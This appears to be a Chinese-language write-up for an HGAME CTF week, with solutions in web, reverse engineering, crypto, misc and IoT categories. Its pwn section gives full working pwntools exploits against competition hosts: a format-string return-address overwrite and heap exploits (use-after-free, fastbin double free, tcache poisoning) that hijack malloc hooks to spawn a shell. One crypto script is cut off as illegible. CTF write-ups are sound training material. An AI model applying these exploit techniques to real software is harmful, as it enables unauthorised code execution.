

WEB

Git Leakage

不会WEB，工具一把梭：

```
[+] svg sources/gothic_texture_simplified.svg
[+] svg sources/huberfish_a.svg
[+] svg sources/huberfish_d.svg
[+] svg sources/texture_simplified.svg
[+] webgpu_notes.txt
[File not found] assets/Matrix-Code.ttf
[File not found] assets/gtarg_alientext_msdf.png
[File not found] TODO.txt
[File not found] assets/gothic_msdf.png
[File not found] LICENSE
[File not found] .gitmodules
[OK] This is flag
[File not found] assets/coptic_msdf.png
[File not found] assets/Matrix-Resampled.ttf
```

RE

before_main

base64换表，表在 _init_array 里替换掉了，抄出来一把梭就行了。

stream

```
import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
```

```

        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data

def encrypt(text, key):
    count=0
    result = ''
    for c, k in zip(text, gen(key)):
        print(c)
        print(k)
        result += chr(ord(c) ^ k)
        count+=1
    print(len(result))
    print(result.encode())
    result = base64.b64encode(result.encode()).decode()
    return result

flag=''
ke2=[213, 242, 54, 127, 156, 227, 172, 100, 212, 1, 130, 92, 20, 189, 115, 12, 15,
228, 186, 225, 227, 75, 200, 119, 171, 11, 152, 15, 89, 160, 116, 157, 194, 226,
72, 147, 65, 74, 92, 21, 136, 193, 152, 94, 17, 178, 205, 195, 87, 145]
test=base64.b64decode('wr3ClVcSw7nCmM0cHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KM00asOrdgbD
1x3DqcKqwr0hw701Ly57w63Ctc0l').decode()

for i in range(len(test)):
    flag+=(chr(ke2[i]^ord(test[i])))
print(flag)

```

VidarCamera

特别奇怪的题目，所以没第一时间做出来。一开始以为自己哪里会意错了，在哪各种各样的工具跑，最后才跑出正确的代码。

```

#include <stdio.h>
#include <stdint.h>
void decipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], delta = 0x34566543, sum = delta * num_rounds;
    for (i = 0; i < num_rounds; i++) {
        sum -= delta;
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3])^sum;
    }
}

```

```

    v[0] = v0; v[1] = v1;
}

int main() {
    int num_rounds = 9;
    uint32_t const key[4] = { 0x8b9, 0x1167,0x1a15,0x22c3 };
    uint32_t vc[10] = { 0x260202fa ,0x1b451064,-2038734351 ,0x228033c5 ,-245529892
,-1652281167 ,0x19f2b1e7 ,0x2bba859c ,0x2a08291d ,-596608744 };
    //uint32_t vc[10] = {0x260202fa ,0x1b451064 };
    uint32_t* test = vc;
    for (int i = 8; i >=0; i--) {
        decipher(33, test+i, key);
    }

    char *ff = ((char*)vc);
    for (int i = 0; i < 40; i++)
    {
        printf("%c", ff[i]);
    }
}

```

亲测 d2j+jd 和 gda 的各个版本都得不到一个看起来可行的代码。前者直接搞了个死循环，根本没办法写解密算法，后者则是翻译了一个永假条件，怎么写都解不出flag，折腾半天最后换了个工具翻译出来代码了，难崩。

math

矩阵乘法，最开始解逆矩阵的时候发现矩阵没有逆元，于是哪 z3 去跑了，结果发现是题目错了，但 z3 算法都写完了就没有选效率更高的矩阵方案，耽误了很多时间。

```

from z3 import *
name= [BitVec('a%d'%i,8) for i in range(25)]
solver = Solver()
solver.add(name[0]*126+name[1]*253+name[2]*62+name[3]*118+name[4]*59==63998)
solver.add(name[0]*225+name[1]*20+name[2]*23+name[3]*21+name[4]*31==33111)
solver.add(name[0]*62+name[1]*124+name[2]*100+name[3]*184+name[4]*186==67762)
solver.add(name[0]*40+name[1]*232+name[2]*161+name[3]*26+name[4]*82==54789)
solver.add(name[0]*216+name[1]*122+name[2]*36+name[3]*142+name[4]*79==61979)
solver.add(name[5]*126+name[6]*253+name[7]*62+name[8]*118+name[9]*59==69619)
solver.add(name[5]*225+name[6]*20+name[7]*23+name[8]*21+name[9]*31==37190)
solver.add(name[5]*62+name[6]*124+name[7]*100+name[8]*184+name[9]*186==70162)
solver.add(name[5]*40+name[6]*232+name[7]*161+name[8]*26+name[9]*82==53110)
solver.add(name[5]*216+name[6]*122+name[7]*36+name[8]*142+name[9]*79==68678)
solver.add(name[10]*126+name[11]*253+name[12]*62+name[13]*118+name[14]*59==63339)
solver.add(name[10]*225+name[11]*20+name[12]*23+name[13]*21+name[14]*31==30687)

```

```

solver.add(name[10]*62+name[11]*124+name[12]*100+name[13]*184+name[14]*186==66494)
solver.add(name[10]*40+name[11]*232+name[12]*161+name[13]*26+name[14]*82==50936)
solver.add(name[10]*216+name[11]*122+name[12]*36+name[13]*142+name[14]*79==60810)
solver.add(name[15]*126+name[16]*253+name[17]*62+name[18]*118+name[19]*59==48784)
solver.add(name[15]*225+name[16]*20+name[17]*23+name[18]*21+name[19]*31==30188)
solver.add(name[15]*62+name[16]*124+name[17]*100+name[18]*184+name[19]*186==60104)
solver.add(name[15]*40+name[16]*232+name[17]*161+name[18]*26+name[19]*82==44599)
solver.add(name[15]*216+name[16]*122+name[17]*36+name[18]*142+name[19]*79==52265)
solver.add(name[20]*126+name[21]*253+name[22]*62+name[23]*118+name[24]*59==43048)
solver.add(name[20]*225+name[21]*20+name[22]*23+name[23]*21+name[24]*31==23660)
solver.add(name[20]*62+name[21]*124+name[22]*100+name[23]*184+name[24]*186==43850)
solver.add(name[20]*40+name[21]*232+name[22]*161+name[23]*26+name[24]*82==33646)
solver.add(name[20]*216+name[21]*122+name[22]*36+name[23]*142+name[24]*79==44270)
solver.add(name[5] == 123)
solver.check()
result = solver.model()
flag = ''
for i in range(25):
    flag += chr(result[name[i]].as_long().real)
print(flag)
#hgame{y0ur_m@th_1s_g00d}

```

不过 z3 似乎没有求的很正确，来来回回改了好几个参数才把完整的 flag 算出来。

PWN

YukkuriSay

printf 泄露地址，scanf 写返回地址。

```

from pwn import *
#p=process("./vuln")
p=remote("week-2.hgame.lwsec.cn",32128)
elf=ELF("./vuln")
libc=elf.libc

payload1="a"*51+'b'*0x66+'c'*15
p.send(payload1)
p.recvuntil("bbbcccccccccccccc")
leak1=u64(p.recvuntil(b"\x7f").ljust(8,b'\x00'))

p.recvuntil("else?(Y/n)")
p.sendline("Y")
payload2="p"+"a"*50+'b'*0x66+'c'*15+'d'*11*8
p.send(payload2)

```

```

leak2=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))

base=leak1-(0x7f7ac98ed525-0x7f7ac985b000)
stack_ret=leak2-(0x7ffc6f647960-0x7ffc6f647958)
buf_base=stack_ret-0x118
printf_buf_args=buf_base-8
oneg=base+0xe3b01
print(hex(base))
print(hex(stack_ret))
print(hex(buf_base))
print(hex(oneg))
split1=int(str(hex(oneg))[8:-2],16)
split2=int(str(hex(oneg))[4:-6],16)
print(hex(split1))
print(hex(split2))

p.recvuntil("else?(Y/n)")
p.sendline("Y")
payload3=b"a"*8+p64(stack_ret)+p64(stack_ret+1)+p64(stack_ret+2)+p64(stack_ret+3)+p64(stack_ret+4)+p64(stack_ret+5)
p.send(payload3)

p.recvuntil("else?(Y/n)")
p.sendline("N")
payload4="%1c%9$hhn%126c%14$hhn"+"%{}c%10$hn%{}c%12$hn".format(str(split1-127),str(split2-(split1)))
p.send(payload4)

p.interactive()

```

editable_note

UAF

```

from pwn import *

#p=process("./vuln")
p=remote("week-2.hgame.lwsec.cn",31291)
elf=ELF("./vuln")
libc=elf.libc
def add(index,size):
    p.recvuntil(">")
    p.sendline("1")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")

```

```

        p.sendline(str(size))

def delete(index):
    p.recvuntil(">")
    p.sendline("2")
    p.recvuntil("Index: ")
    p.sendline(str(index))

def edit(index, context):
    p.recvuntil(">")
    p.sendline("3")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Content: ")
    p.sendline(context)

def show(index):
    p.recvuntil(">")
    p.sendline("4")
    p.recvuntil("Index: ")
    p.sendline(str(index))

for i in range(9):
    add(i, 0xff)

for i in range(8):
    delete(i)

show(7)
leak=u64(p.recvuntil(b"\x7f").ljust(8, b'\x00'))

base=leak-(0x7f0d18982be0-0x7f0d18796000)
print(hex(base))
free_hook=base+libc.sym["__free_hook"]
edit(6, p64(free_hook))
one=base+libc.sym["system"]#0xe3afe 0xe3b01 0xe3b04
add(9, 0xff)
edit(9, "/bin/sh\x00")
add(10, 0xff)
edit(10, p64(one))
delete(9)

p.interactive()

```

```

from pwn import *
#p=process("./vuln")
p=remote("week-2.hgame.lwsec.cn",32502)
elf=ELF("./vuln")
libc=elf.libc

def add(index,size,content):
    p.recvuntil(">")
    p.sendline("1")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.send(content)

def delete(index):
    p.recvuntil(">")
    p.sendline("2")
    p.recvuntil("Index: ")
    p.sendline(str(index))

def show(index):
    p.recvuntil(">")
    p.sendline("3")
    p.recvuntil("Index: ")
    p.sendline(str(index))

add(0 , 0x68 , b'a')
add(1 , 0x68 , b'a')
add(2 , 0xff , b'a')
add(3 , 0xff , b'a')
add(4 , 0xff , b'a')
delete(3)

show(3)
libc_base = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-(0x7f0650f5db78-0x000007f0650b99000)
print(hex(libc_base))
delete(0)
delete(1)
delete(0)

add(5 , 0x68 , p64(libc_base+libc.sym["__malloc_hook"]-0x23))
add(6 , 0x68 , "a")
add(7 , 0x68 , "a")

```

```

add(8 , 0x68 , "a"*(0x13-
8)+p64(libc_base+0xf1247)+p64(libc_base+libc.sym["realloc"]+6))
p.recvuntil(">")
p.sendline("1")
p.recvuntil("Index: ")
p.sendline(str(9))
p.recvuntil("Size: ")
p.sendline(str(0x30))

p.interactive()

```

FastBin 的 Double free，直接写就是了。

new_fast_note

不会，但是在 2020 年的 HGAME 上有一题一模一样的。把当时的 EXP 一模一样抄下来，只需要改 recvuntil 的字符串就可以直接就能打穿了，就没去看题目了。

```

from pwn import *
#p=process("./vuln")
p=remote("week-2.hgame.lwsec.cn",31240)
elf=ELF("./vuln")
libc=elf.libc
def add(index,size,content):
    p.recvuntil(">")
    p.sendline("1")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.send(content)

def delete(index):
    p.recvuntil(">")
    p.sendline("2")
    p.recvuntil("Index: ")
    p.sendline(str(index))

def show(index):
    p.recvuntil(">")
    p.sendline("3")
    p.recvuntil("Index: ")
    p.sendline(str(index))

```



```

for i in range(7):
    add(i , 0x90 , b'a')

add(7 , 0x90 , b'a')
add(8 , 0x90 , b'a')
add(9 , 0x90 , b'a')

for i in range(7):
    delete(i)

delete(7)
delete(8)

show(7)
libc_base = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - 96 - 0x10 -
libc.sym['__malloc_hook']
print(hex(libc_base))
system_addr = libc_base + libc.sym['system']
__free_hook = libc_base + libc.sym['__free_hook']

add(10 , 0x90 , b'a')
delete(8)

payload = b'a'*0x90 + p64(0) + p64(0xa1) + p64(__free_hook)
add(11 , 0xb0 , payload)

add(12 , 0x90 , b'/bin/sh\x00')
add(13 , 0x90 , p64(system_addr))
delete(12)

p.interactive()

```

CRYPTO

零元购年货商店

AES CRT 的选择明文攻击，算出 Token 即可。

```

import sys
import base64

def derivekeystream(chosen_ciphertext, chosen_plaintext):
    return map(lambda x: x[0] ^ x[1], zip(map(ord, chosen_ciphertext), map(ord,
chosen_plaintext)))

```

[illegible]

```

s6Hxj/KNZ975BG1aHEX0qQ==" )
    e=testdec(testdata)
    print(e)
    testenc1="11111111Vidar-Tu\\",\\"Created\\":1673969554,\\\"Uid\\":\\"230555433\\\"}"
    d=base64.b64encode(testenc(testenc1))
    print(testenc1)
    print(d)

if '__main__' == __name__:
    main()

```

包里有什么

背包加密。求出 w 的逆然后乘到 c 上再模 m 后转二进制然后逆序即可。另外 $w=b0/2$

Recipe

To Hex ☒

Delimiter Space

From Binary ☒

Delimiter None

Input

start: 144 end: 144 length: 200
length: 0 lines: 1

001100010111010000100111001100110111110011010001101110011001101100001011100110111100101
01111101100010011000010011100101011111011010010111001101110001101110101111101101001011
1111

start: 18 end: 18 length: 25
length: 0 lines: 1

Output

it's_4n_3asy_ba9_isn7_it?

Rabin

```

def EX_GCD(a,b,arr):
    if b == 0:
        arr[0] = 1
        arr[1] = 0
        return a
    g = EX_GCD(b, a % b, arr)
    t = arr[0]
    arr[0] = arr[1]
    arr[1] = t - int(a / b) * arr[1]
    return g

def ModReverse(a,n):
    arr = [0,1,]
    gcd = EX_GCD(a,n,arr)
    if gcd == 1:
        return (arr[0] % n + n) % n

```

```

else:
    return -1

def decrypt_rabin(c,p,q):
    n = p*q
    m1 = pow(c, (p+1)/4, p)
    m2 = (-m1)%p
    m3 = pow(c, (q+1)/4, q)
    m4 = (-m3)%q
    a=q*ModReverse(q,p)
    b=p*ModReverse(p,q)
    M1 = (a*m1+b*m3)%n
    M2 = (a*m1+b*m4)%n
    M3 = (a*m2+b*m3)%n
    M4 = (a*m2+b*m4)%n
    print str(hex(M1))[2:-1].decode("hex")
    print str(hex(M2))[2:-1].decode("hex")
    print str(hex(M3))[2:-1].decode("hex")
    print str(hex(M4))[2:-1].decode("hex")

if __name__ == '__main__':
    c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538b2f
603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
    p =
65428327184555679690730137432886407240184329534772421373193521144693375074983
    q =
98570810268705084987524975482323456006480531917292601799256241458681800554123
    decrypt_rabin(c,p,q)

```

MISC

Tetris Master

不知道怎么做，但是输入的时候 ctrl+c 就拿到了，好奇正经的 RCE 要怎么做。

```

Are you tetris master?[y/n]
n
Welcome to Tetris Rookie
Please input your target score:
^Cctf@gamebox-3548-96-663c7f3b26c18b33:~$ ls
flag vuln
ctf@gamebox-3548-96-663c7f3b26c18b33:~$ cat flag
hgame {Bash_Game^Also*Can#Rce}
ctf@gamebox-3548-96-663c7f3b26c18b33:~$

```

Sign In Pro Max

各种base，其他的 cmd5 都能查，最后一个位移密码直接爆破。

Tetris Master Revenge

不会 RCE，但是搭一个方块都会给 10 分，50000 分就能拿 flag 了。所以写个脚本直接帮我刷分就可以了，全力爆破下差不多一分钟就能刷满五万分：

```
from pykeyboard import *
import time
k = PyKeyboard()
for i in range(2000):
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.tap_key(k.enter_key)
    k.type_string('N')
    time.sleep(0.5)
```


IOT

Pirated router


解包，然后有一个 secret program，里面是个异或，直接解就行了。

Pirated keyboard

USB HID 键盘报文分析，虽然有工具能直接跑，不过把按键输入的报文全抄了才发现有工具，以及另外一个在 pdf 里。



```
tokame1ne@tokaa:~/Desktop/hgame/lot
[+] Found : zihui_NB_666}
```



FPC8-0.5mm hgame{peng_

另外 diff 的时候可以发现按键的映射被改了，h 和 i 的位置互换了，所以键盘输入的内容也要改一下。

